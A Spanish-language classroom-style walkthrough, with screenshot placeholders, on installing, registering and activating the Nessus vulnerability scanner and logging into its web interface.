
Ya accederemos a la web de instalación y configuración. Damos al botón Get started.



Ponemos un nombre de usuario y contraseña que deberemos recordar. Pulsamos Next.




Aquí le ponemos un nombre falso, pero el mail debe ser bueno para que nos manden la clave de activación gratuita.




Damos a Next para instalar los plugins.


Llegará un mail, le damos a activar el Nessus. Además vendrá un código de activación. Una vez activado se inicia el Nessus, que puede tardar un rato, paciencia.




Cuando termine, metemos la licencia que nos mandaron por mail y luego iniciamos el Nessus por comandos.




Abrimos el navegador y escribimos la dirección de nuevo. Esperamos un momento.



Ahora nos pedirá un usuario y contraseña, voy a poner Alumno y 123456 por ejemplo.



